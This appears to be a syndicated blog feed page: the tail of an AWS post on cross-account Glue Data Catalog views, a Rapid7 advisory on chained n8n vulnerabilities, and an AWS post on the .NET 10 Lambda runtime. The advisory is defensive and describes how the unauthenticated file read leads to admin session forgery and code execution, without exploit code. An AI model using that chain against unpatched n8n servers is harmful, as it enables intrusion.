
  1. Open the Lake Formation console and verify if the view is created. Verify the dialect of the view on the SQL definitions tab for the view details.
Add ATHENA dialect

To add ATHENA dialect, follow these steps:

  1. On the Athena console, select centraladmin from the Data source.
  2. Enter the following SQL script to create the ATHENA dialect for the same view:
ALTER VIEW mdv_transaction1 FORCE ADD DIALECT
AS
SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 JOIN transaction_table2 t2 ON t1.transaction_id = t2.transaction_id WHERE t1.transaction_amount > 100

We can’t use the resource link rl_bank_iceberg in the Athena query editor to create or alter a view in the central account.

  1. Verify the added dialect by running a preview in Athena. For running the query, you can use either the resource link rl_bank_iceberg from the producer account catalog or use the centraladmin catalog.

The following screenshot shows querying using the resource link of the database in the producer account catalog.

The following screenshot shows querying the view from the producer using the connected catalog centraladmin as the data source.
  1. Verify the dialects on the view by inspecting the table in the Lake Formation console.

You can now query the view as the Data-Analyst role in the producer account, using both Athena and Spark. The view will also show in the central account as shown in the following code example, with access to the Lake Formation admin.

You can also create the view with ATHENA dialect and add the SPARK dialect. The SQL syntax to create the view in ATHENA dialect is shown in the following example:

create protected multi dialect view mdv_transaction1
security definer
as
SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 
JOIN transaction_table2 t2 
ON t1.transaction_id = t2.transaction_id 
WHERE t1.transaction_amount > 100;

The update-table CLI to add the corresponding SPARK dialect is shown in the following example:

aws glue update-table --cli-input-json '{
    "DatabaseName": "rl_bankdatadb",
    "ViewUpdateAction": "ADD",
    "Force": true,
    "TableInput": {
        "Name": " mdv_transaction1",
        "StorageDescriptor": {
            "Columns": [
                {
                  "Name": "transaction_id",
                  "Type": "string"
                },
                {
                  "Name": "transaction_type",
                  "Type": "string"
                },
                {
                  "Name": "transaction_amount",
                  "Type": "float"
                },
                {
                  "Name": "transaction_location",
                  "Type": "string"
                },
                {
                  "Name": "transaction_date",
                  "Type": "date"
                }
             ],
             "SerdeInfo": {}
         },
         "ViewDefinition": {
         "SubObjects": [
               " "arn:aws:glue:<your-region>:<your-central-account-id>:table/bankdata_icebergdb/transaction_table1",
           "arn:aws:glue:<your-region>:<your-central-account-id>:table/bankdata_icebergdb/transaction_table2" 
],
         "IsProtected": true,
         "Representations": [
             {
                 "Dialect": "SPARK",
                 "DialectVersion": "1.0",
                 "ViewOriginalText": " SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 JOIN transaction_table2 t2 ON t1.transaction_id = t2.transaction_id WHERE t1.transaction_amount > 100",
                 "ViewExpandedText": " SELECT t1.transaction_id, t1.transaction_type, t1.transaction_amount, t2.transaction_location, t2.transaction_date FROM transaction_table1 t1 JOIN transaction_table2 t2 ON t1.transaction_id = t2.transaction_id WHERE t1.transaction_amount > 100"
              }
           ]
        }
    }
}'

The following is a sample Python script to create a SPARK dialect view: glueview-createtable.py.

The following code block is a sample AWS Glue extract, transfer, and load (ETL) script to access the Spark dialect of the view from AWS Glue 5.0 from the central account. The AWS Glue job execution role should have Lake Formation SELECT permission on the AWS Glue view:

from pyspark.context import SparkContext
from pyspark.sql import SparkSession

aws_region = "<your-region>"
aws_account_id = "<your-central-account-id>"
local_catalogname = "spark_catalog"
warehouse_path = "s3://<your-bucket-name>/bankdata_icebergdb/transaction-table1"

spark = SparkSession.builder.appName('query_glue_view') \
    .config('spark.sql.extensions','org.apache.iceberg.spark.extensions.IcebergSparkSessionExtensions') \
    .config(f'spark.sql.catalog.{local_catalogname}', 'org.apache.iceberg.spark.SparkSessionCatalog') \
    .config(f'spark.sql.catalog.{local_catalogname}.catalog-impl', 'org.apache.iceberg.aws.glue.GlueCatalog') \
    .config(f'spark.sql.catalog.{local_catalogname}.client.region', aws_region) \
    .config(f'spark.sql.catalog.{local_catalogname}.glue.account-id', aws_account_id) \
    .config(f'spark.sql.catalog.{local_catalogname}.io-impl', 'org.apache.iceberg.aws.s3.S3FileIO') \
    .config(f'spark.sql.catalog.{local_catalogname}.warehouse',warehouse_path) \
    .getOrCreate()
spark.sql(f"show databases").show()
spark.sql(f"SHOW TABLES IN {local_catalogname}.bankdata_icebergdb").show()
spark.sql(f"SELECT * FROM {local_catalogname}.bankdata_icebergdb. mdv_transaction1").show()

In the AWS Glue job-details, for Lake Formation managed tables and for Iceberg tables, set additional parameters respectively as follows:

--enable-lakeformation-fine-grained-access = true
--datalake-formats = iceberg

Cleanup

To avoid incurring costs, clean up the resources you used for this post:

  1. Revoke the Lake Formation permissions granted to the Data-Analyst role and Producer account
  2. Drop the Athena tables
  3. Delete the Athena query results from your Amazon Simple Storage Service (Amazon S3) bucket
  4. Delete the Data-Analyst role from IAM

Conclusion

In this post, we demonstrated how to use cross-account IAM definer roles with AWS Glue Data Catalog views. We showed how data owner accounts can create and manage views in a central governance account while maintaining security and control over their data assets. This feature enables enterprises to implement sophisticated data mesh architectures without compromising on security or requiring data duplication.

The ability to use cross-account definer roles with Data Catalog views provides several key advantages:

  • Streamlines view management in multi-account environments
  • Maintains existing CI/CD workflows and automation
  • Enhances security through centralized governance
  • Reduces operational overhead by eliminating the need for data duplication

As organizations continue to build and scale their data lakehouse architectures across multiple AWS accounts, cross-account definer roles for Data Catalog views provide a crucial capability for implementing efficient, secure, and well-governed data sharing patterns.
About the authors

Aarthi Srinivasan

Aarthi Srinivasan

Aarthi is a Senior Big Data Architect at Amazon Web Services (AWS). She works with AWS customers and partners to architect data lake solutions, enhance product features, and establish best practices for data governance.

Sundeep Kumar

Sundeep Kumar

Sundeep is a Sr. Specialist Solutions Architect at Amazon Web Services (AWS), helping customers build data lake and analytics platforms and solutions. When not building and designing data lakes, Sundeep enjoys listening to music and playing guitar.

Ni8mare and N8scape flaws among multiple critical vulnerabilities affecting n8n

Post Syndicated from Rapid7 original https://www.rapid7.com/blog/post/etr-ni8mare-n8scape-flaws-multiple-critical-vulnerabilities-affecting-n8n

Overview

On November 18, 2025, a patched release was published for a critical unauthenticated file read vulnerability in n8n, a popular piece of automation software. The advisory for this vulnerability, CVE-2026-21858, was subsequently published on January 7, 2026; the vulnerability holds a CVSS score of 10.0. If a server has a custom configured web form that implements file uploads with no validation of content type, an attacker can overwrite an internal JSON object to read arbitrary files and, in some cases, establish remote code execution. This vulnerability has been dubbed “Ni8mare” by the finders. 

The finders, Cyera, published a technical blog post about the vulnerability on January 7, 2026, and a separate technical analysis and proof-of-concept (PoC) exploit were published by third-party security researcher Valentin Lobstein the same day. The Cyera writeup demonstrates CVE-2026-21858, while the third-party exploit also leverages CVE-2025-68613, an authenticated expression language injection vulnerability in n8n, for remote code execution. Additional authenticated vulnerabilities, tracked as CVE-2025-68613, CVE-2025-68668, CVE-2025-68697, and CVE-2026-21877 can be chained with the unauthenticated vulnerability CVE-2026-21858 for code execution or arbitrary file write on specific affected versions of n8n.

In total there are five CVEs that n8n users should be aware of:

CVE Number

Published Date

CVSS

Description

Leveraged in PoC?

CVE-2026-21858 (Ni8mare)

01/07/2026

10.0 (NVD score)

Certain form-based workflows are vulnerable to improper file handling that can result in arbitrary file read. When exploited, attackers can establish administrator-level access to n8n.

Yes

CVE-2026-21877

01/07/2026

9.9 (NVD score)

Under certain conditions, authenticated n8n users may be able to cause untrusted code to be executed by the n8n service.

No

CVE-2025-68613

12/19/2025

8.8 (NVD score)

A vulnerability in n8n’s expression evaluation system allows authenticated users to execute arbitrary system commands through crafted expressions in workflow parameters.

Yes

CVE-2025-68668 (N8scape)

12/26/2025

9.9 (NVD score)

A sandbox bypass vulnerability exists in the n8n Python Code node that uses Pyodide. An authenticated user with permission to create or modify workflows can exploit this vulnerability to execute arbitrary commands on the host system running n8n in the context of the service user.

No

CVE-2025-68697

12/26/2025

5.4 (NVD score)

In self-hosted n8n instances where the Code node runs in legacy (non-task-runner) JavaScript execution mode, authenticated users with workflow editing access can invoke internal helper functions from within the Code node. This permits reading and writing files on the host.

No

Technical overview

CVE-2026-21858: “Unauthenticated File Access via Improper Webhook Request Handling”

This is the primary access vector for the n8n exploit chain and holds a maximum CVSS score of 10.0. It is a critical unauthenticated file read vulnerability that occurs when custom web forms implement file uploads without validating the content type. By exploiting this flaw, an attacker can overwrite an internal JSON object to read arbitrary files from the server. This capability may be leveraged to forge an administrator session token and exploit subsequent authenticated vulnerabilities for code execution.

CVE-2025-68613: “Remote Code Execution via Expression Injection”

This vulnerability is characterized as an authenticated expression language injection flaw. While it requires an established session to exploit, it can be chained with CVE-2026-21858 to achieve remote code execution. It affects n8n versions starting at 0.211.0 and below 1.20.4. Attackers can leverage this flaw by injecting malicious expression language commands once they have gained a foothold as an administrator.

CVE-2025-68668: “Arbitrary Command Execution in Pyodide based Python Code node”

Affecting n8n versions between 1.0.0 and 2.0.0, this is an authenticated vulnerability used for secondary exploitation. Depending on the specific configuration of the affected version, it allows an attacker to execute arbitrary OS commands. Because it requires authentication, it is used on a case-by-case basis after an initial breach has compromised the management interface.

CVE-2025-68697: “Legacy Code node enables file read/write in self-hosted n8n”

CVE-2025-68697 is an authenticated vulnerability that facilitates arbitrary file read/write in the context of the n8n process when exploited. Per the advisory, systems are vulnerable when the Code node runs in legacy (non-task-runner) JavaScript execution mode. CVE-2025-68697 specifically impacts n8n versions ranging from 1.2.1 up to 2.0.0, though n8n version 1.2.1 and higher automatically prevents read/write access to the `.n8n` directory by default. As a result, exploitation of CVE-2025-68697 is likely to require a more bespoke strategy for each specific target, making it a less likely vulnerability to be exploited as a secondary chained bug with CVE-2026-21858.

CVE-2026-21877: “RCE via Arbitrary File Write”

This vulnerability has a CVSS score of 9.9 and affects both self-hosted and cloud versions of n8n. It allows for remote code execution within n8n versions 0.123.0 through 1.121.3. Although it is an authenticated vulnerability, its high severity stems from its ability to grant an attacker full system control once they have bypassed initial authentication using the CVE-2026-21858 file read flaw.

Mitigation guidance

Organizations running self-hosted instances of n8n should prioritize upgrading to a version at or above 1.121.0 immediately to remediate the unauthenticated initial access vulnerability CVE-2026-21858.

According to the vendor, the following versions are affected:

  • CVE-2026-21858: Versions at or above 1.65.0 and below 1.121.0.

  • CVE-2025-68613: Versions at or above 0.211.0 and below 1.20.4.

  • CVE-2025-68668: Versions at or above 1.0.0 and below 2.0.0.

  • CVE-2025-68697: Versions at or above 1.2.1 and below 2.0.0.

  • CVE-2026-21877: Versions at or above 0.123.0 and below 1.121.3.

For the latest mitigation guidance, please refer to the vendor’s security advisories.

Rapid7 customers

Exposure Command, InsightVM, and Nexpose

Exposure Command and InsightVM customers can assess exposure to CVE-2026-21858, CVE-2025-68613, CVE-2025-68668, CVE-2025-68697, and CVE-2026-21877 with vulnerability checks expected to be available in the January 9, 2026 content release.

Updates

  • January 8, 2026: Initial publication.

.NET 10 runtime now available in AWS Lambda

Post Syndicated from Henrique Graca original https://aws.amazon.com/blogs/compute/net-10-runtime-now-available-in-aws-lambda/

AWS Lambda now supports .NET 10 as both a managed runtime and base container image. .NET is a popular language for building serverless applications. Developers can now use the new features and enhancements in .NET when creating serverless applications on Lambda. This includes support for file-based apps to streamline your projects by implementing functions using just a single file.

.NET 10 delivers runtime and compiler optimizations including enhancements to the JIT compiler and improvements to Native AOT that reduce executable size and startup time. For details of the .NET 10 features, you can go to the .NET 10 overview.

You can develop Lambda functions in .NET 10 using the AWS Management Console, AWS Command Line Interface (AWS CLI), AWS Toolkit for Visual Studio, AWS Extensions for .NET CLI (Amazon.Lambda.Tools), AWS Serverless Application Model (AWS SAM), AWS Cloud Development Kit (AWS CDK), and other infrastructure as code (IaC) tools.

You can also use .NET 10 with Powertools for AWS Lambda (.NET), a developer toolkit that helps you implement serverless best practices. Use cases include observability, batch processing, AWS Systems Manager Parameter Store integration, idempotency, and more.

This post demonstrates what’s new in the .NET 10 Lambda runtime and how you can use the new .NET 10 runtime in your serverless applications.

File-based C# applications

.NET 10 introduces file-based apps, which are programs contained in a single .cs file, without a .csproj file or a complex folder structure. File-based apps are an ideal way to streamline the development and management of .NET Lambda functions. They are fully supported by the Lambda .NET 10 runtime and associated developer tooling.

Creating C# file-based apps

The fastest way to get started creating a C# file-based Lambda function is to use the Amazon.Lambda.Templates package. Version 8.0.1 of the package adds the lambda.FileBased template as well as updating the rest of the templates in the package to .NET 10.

Install the package by running the following command:

dotnet new install Amazon.Lambda.Templates

Create a new C# file-based Lambda function by running the following command:

dotnet new lambda.FileBased -n MyLambdaFunction

This creates a file in the current directory called MyLambdaFunction.cs with all of the required startup code necessary for a Lambda function. The following is the starting content of the file:

// C# file-based Lambda functions can be deployed to Lambda using the 
// .NET Tool Amazon.Lambda.Tools version 6.0.0 or later. 
// 
// Command to install Amazon.Lambda.Tools 
//   dotnet tool install -g Amazon.Lambda.Tools 
// 
// Command to deploy function 
//    dotnet lambda deploy-function <lambda-function-name> MyLambdaFunction.cs 
// 
// Command to package function 
//    dotnet lambda package MyLambdaFunction.zip MyLambdaFunction.cs 
 
 
#:package [email protected] 
 
// Explicitly setting TargetFramework here is done to avoid 
// having to specify it when packaging the function with Amazon.Lambda.Tools 
#:property TargetFramework=net10.0 
 
// By default File-based C# apps publish as Native AOT. When packaging Lambda function 
// unless the host machine is Amazon Linux a container build will be required. 
// Amazon.Lambda.Tools will automatically initate a container build if docker is installed. 
// Native AOT also requires the code and dependencies be Native AOT compatible. 
// 
// To disable Native AOT uncomment the following line to add the .NET build directive 
// that disables Native AOT. 
//#:property PublishAot=false 
 
using Amazon.Lambda.Core; 
using Amazon.Lambda.RuntimeSupport; 
using Amazon.Lambda.Serialization.SystemTextJson; 
using System.Text.Json.Serialization; 
 
// The function handler that will be called for each Lambda event 
var handler = (string input, ILambdaContext context) => 
{ 
    return input.ToUpper(); 
}; 
 
// Build the Lambda runtime client passing in the handler to call for each 
// event and the JSON serializer to use for translating Lambda JSON documents 
// to .NET types. 
await LambdaBootstrapBuilder.Create(handler, new SourceGeneratorLambdaJsonSerializer<LambdaSerializerContext>()) 
        .Build() 
        .RunAsync(); 
 
// Since Native AOT is used by default with C# file-based Lambda functions the source generator 
// based Lambda serializer is used. Ensure the input type and return type used by the function 
// handler are registered on the JsonSerializerContext using the JsonSerializable attribute. 
[JsonSerializable(typeof(string))] 
public partial class LambdaSerializerContext : JsonSerializerContext 
{ 
}

File-based functions use executable assembly handlers, in which the compiler generates the Main() method containing your function code. Therefore, your code must include the Amazon.Lambda.RuntimeSupport NuGet package and implement the LambdaBootstrapBuilder.Create method to bootstrap the runtime client.

File-based applications also use .NET Native AOT by default. You can disable Native AOT by adding #:property PublishAot=false to the top of the file. For more information on using Native AOT in Lambda, go to Compile .NET Lambda function code to a native runtime format in the Lambda documentation.

Deploying C# file-based apps

To deploy your function using the dotnet CLI with the Amazon.Lambda.Tools extension, pass the .cs filename as an added argument. Native AOT is enabled by default, thus the build must match the target architecture. If you’re building on the same architecture as the target Lambda function and on Amazon Linux 2023, then the build runs natively. Otherwise, Amazon.Lambda.Tools uses a Docker container to build the function.

For example, to deploy for x86_64 (default architecture):


dotnet lambda deploy-function ToUpper ToUpper.cs --function-runtime 
dotnet10 --function-role <role-arn>

Alternatively, to deploy for arm64:


dotnet lambda deploy-function ToUpper ToUpper.cs --function-runtime 
dotnet10 --function-role <role-arn> --function-architecture arm64

Debugging C# file-based apps

Visual Studio Code with the C# Dev Kit support debugging C# file-based applications.

1. Install the test tool.
dotnet tool install -g Amazon.Lambda.TestTool

2. Start the emulator.
dotnet lambda-test-tool start --lambda-emulator-port 5050

3. Configure .vscode/launch.json to attach to the process.

{
  "version": "0.2.0",
  "configurations": [
    {
      "name": "LambdaDebugFile",
      "type": "coreclr",
      "request": "launch",
      "program": "${fileDirname}/artifacts/Debug/${fileBasenameNoExtension}.dll",
      "cwd": "${workspaceFolder}",
      "console": "internalConsole",
      "stopAtEntry": false,
      "env": {
        "AWS_LAMBDA_RUNTIME_API": "localhost:5050/${fileBasenameNoExtension}"
      },
      "preLaunchTask": "build-active-file"
    }
  ]
}

4. Configure .vscode/tasks.json to build the active file.

{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "build-active-file",
      "command": "dotnet",
      "type": "process",
      "args": [
        "build",
        "${file}",
        "--output",
        "./artifacts/Debug"
      ],
      "problemMatcher": "$msCompile"
    }
  ]
}

The configuration uses ${file}, which allows the build task to target whichever C# file is currently active in your editor. This enables seamless debugging across multiple single-file functions.

Lambda Managed Instances

The Lambda runtime for .NET 10 includes support for Lambda Managed Instances, so that you can run .NET 10 Lambda functions on Amazon Elastic Compute Cloud (Amazon EC2) instances while maintaining serverless operational clarity. Therefore, you can use current-generation EC2 instances, including Graviton4, network-optimized instances, and other specialized compute options, without managing instance lifecycles, operating system patching, or scaling policies. Lambda Managed Instances provides access to Amazon EC2 commitment-based pricing models, such as Compute Savings Plans and Reserved Instances, which can provide up to a 72% discount over Amazon EC2 On-Demand pricing. This offers significant cost savings for steady-state workloads while maintaining the familiar Lambda programming model. For more information, go to Lambda Managed Instances.

With Lambda Managed Instances, each function execution environment can process multiple function invokes at the same time. In .NET, Lambda uses .NET Tasks for asynchronous processing of multiple concurrent requests. You should apply the same concurrency safety practices when using Lambda Managed Instances that you would in any other multi-concurrent environment. For example, any mutable state—including shared collections, database connections, and static objects—must be thread safe. For more information, go to .NET runtime for Lambda Managed Instances.

Performance considerations

At launch, new Lambda runtimes receive less usage than existing established runtimes. This can result in longer cold start times due to reduced cache residency within internal Lambda sub-systems. Cold start times typically improve in the weeks following launch as usage increases. Therefore, AWS recommends not drawing conclusions from side-by-side performance comparisons with other Lambda runtimes until the performance has stabilized.

Performance is highly dependent on workload, thus you should conduct your own testing instead of relying on generic test benchmarks. There are a range of features available to reduce the impact of cold starts for Lambda functions that use .NET 10, including SnapStart, provisioned concurrency, Native AOT, and Lambda Managed Instances.

In addition, .NET 10 Lambda workloads might experience slightly lower performance until some added runtime enhancements are released. Go to dotnet/runtime#120288 for details.

Migrating from .NET 8 to .NET 10

To use .NET 10 and the new file-based features, you must update your tools.

1. Install or update the .NET 10 SDK.

2. If you are using AWS SAM, then install or update to the latest version.

3. If you are using Visual Studio, then install or update the AWS Toolkit for Visual Studio to version 1.83.0.0 or later.

4. If you use the .NET Lambda Global Tools extension (Amazon.Lambda.Tools) for the .NET CLI, then update to version 6.0.0 or later to support file-based C#.

To upgrade a function to .NET 10, check your code and dependencies for compatibility with .NET 10, run tests, and update as necessary. Generative AI can help: consider using AWS Transform custom or coding assistants such as Kiro to help with upgrades.

Upgrading using the dotnet CLI

For projects using the dotnet CLI with the Amazon.Lambda.tools extension:

1. Open the .csproj project file.

2. Update the TargetFramework to net10.0.

3. Update NuGet packages Amazon.Lambda.* to the latest versions.

4. If using aws-lambda-tools-defaults.json, then set function-runtime to dotnet10.

5. Run dotnet lambda deploy-function to deploy.

Upgrading using the AWS Toolkit for Visual Studio

To upgrade a function to .NET 10:

1. Open the .csproj project file and update the TargetFramework to net10.0.

2. Update NuGet packages to the latest versions.

3. Right-click the project in Solution Explorer and choose Publish to AWS Lambda.

Upgrading container image functions

Along with the preceding changes, the .NET 8 and .NET 10 runtimes are built on the provided.al2023 runtime, which is based on the Amazon Linux 2023 minimal container image. The Amazon Linux 2023 minimal image uses microdnf as a package manager, symlinked as dnf. This replaces the yum package manager used in .NET 6 and earlier Amazon Linux 2-based images. If you deploy your Lambda functions as container images, then you must update your Dockerfiles to use dnf instead of yum when upgrading to the .NET 10 base image from .NET 6 or earlier base images.

Learn more about the provided.al2023 runtime in the post Introducing the Amazon Linux 2023 runtime for AWS Lambda.

Using the .NET 10 runtime in Lambda

The following sections demonstrate how to use the .NET 10 runtime in Lambda.

The console


On the Create Function page of the Lambda console, choose .NET 10 in the Runtime dropdown menu, as shown in the following figure.

Figure 1: Creating a .NET 10 function in the Lambda console


To update an existing Lambda function to .NET 10, navigate to the function in the Lambda console. Choose Edit in the Runtime settings panel, then choose .NET 10 from the Runtime dropdown menu, as shown in the following figure.

Figure 2: Editing runtime settings to choose .NET 10

Lambda container image

Change the .NET base image version by modifying the FROM statement in your Dockerfile:

FROM public.ecr.aws/lambda/dotnet:10
# Copy function code
COPY artifacts/publish/ ${LAMBDA_TASK_ROOT}

AWS SAM

In AWS SAM, set the Runtime attribute to dotnet10:

AWSTemplateFormatVersion: '2010-09-09'
Transform: AWS::Serverless-2016-10-31
Description: Simple Lambda Function
Resources:
  MyFunction:
    Type: AWS::Serverless::Function
    Properties:
      Description: My .NET Lambda Function
      CodeUri: ./src/MyFunction/
      Handler: MyFunction::MyFunction.Function::FunctionHandler
      Runtime: dotnet10

For file-based functions, set CodeUri to the C# file path relative to the AWS SAM template. AWS CloudFormation commands such as deploy-serverless and package-ci package the file-based Lambda function as a .NET executable. The Handler field must be set to the .NET assembly name, which for file-based C# applications is the filename minus the .cs extension:

ToUpperFunction:
  Type: AWS::Serverless::Function
  Properties:
    Handler: ToUpperFunction
    Runtime: dotnet10
    CodeUri: ./ToUpperFunction.cs
    MemorySize: 512
    Timeout: 30

AWS SAM supports generating new serverless .NET 10 applications using the sam init command. Refer to the AWS SAM documentation for details.

Conclusion

AWS Lambda now supports .NET 10 as a managed language runtime to help developers build more efficient, powerful, and scalable serverless applications. .NET 10 language additions include C# 14 features, runtime optimizations, and improved Native AOT support. This release also introduces file-based C# applications for streamlined single-file Lambda functions, and it includes support for Lambda Managed Instances for specialized compute requirements and at-scale cost efficiency.

You can build and deploy functions using .NET 10 using the AWS Management Console, AWS CLI, AWS SDK, AWS SAM, AWS CDK, or your choice of IaC tool. You can also use the .NET 10 container base image if you prefer to build and deploy your functions using container images.

Try the .NET 10 runtime in Lambda today and experience the benefits of this updated language version.

To find more .NET examples, use the Serverless Patterns Collection. For more serverless learning resources, visit Serverless Land.

Automating AWS SDK for Java v1 to v2 Upgrades with AWS Transform

